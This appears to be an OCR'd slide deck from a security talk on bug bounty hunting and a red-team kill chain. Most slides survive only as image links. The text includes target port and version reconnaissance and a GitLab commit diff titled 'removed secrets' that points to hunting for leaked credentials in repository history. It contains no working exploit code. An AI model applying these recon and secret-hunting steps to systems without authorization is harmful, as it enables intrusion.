Using a Kill Chain to Kill Everything

$-whoami


SYSTEM ENTER

Overview:


- Bug Bounty Platforms
- Private Bug Hunting
- Cyber Kill Chain Intro
- Real Life Chaining Attack (**Red Teaming**)
- Conclusion

Bug Bounty Platforms

Private Bug Hunting




Private Bug Hunting




Synack

Private Bug Hunting




Cyber Kill Chain




Website - Reconnaissance

Port 22 - OpenSSH 8.2p1 Ubuntu 4ubuntu0.4
Port 80 – Nginx (Web Server)
Port 443 - closed
Port 2222 - OpenSSH 8.2p1 Ubuntu 4ubuntu0.2


Local Gitlab - Reconnaissance




Reconnaissance – Local Gitlab




Reconnaissance – Local Gitlab



Reconnaissance – Local Gitlab



Reconnaissance – Local Gitlab



removed secrets

parent 072f064f master

No related merge requests found

Changes 1

Showing 1 changed file with 1 addition and 1 deletion

Hide whitespace changes | Inline | Side-by-side

Form1.cs

View file @021bf569

```
@@ -20,7 +20,7 @@ namespace gameDownload
20 20
21 21          public void button1_Click(object sender, EventArgs e)
22 22          {
23    -            string server = "http://dev01:
   23 +            string server = "http://dev01:
24 24
25 25              WebClient client = new WebClient();
26 26              client.DownloadString(server);
```

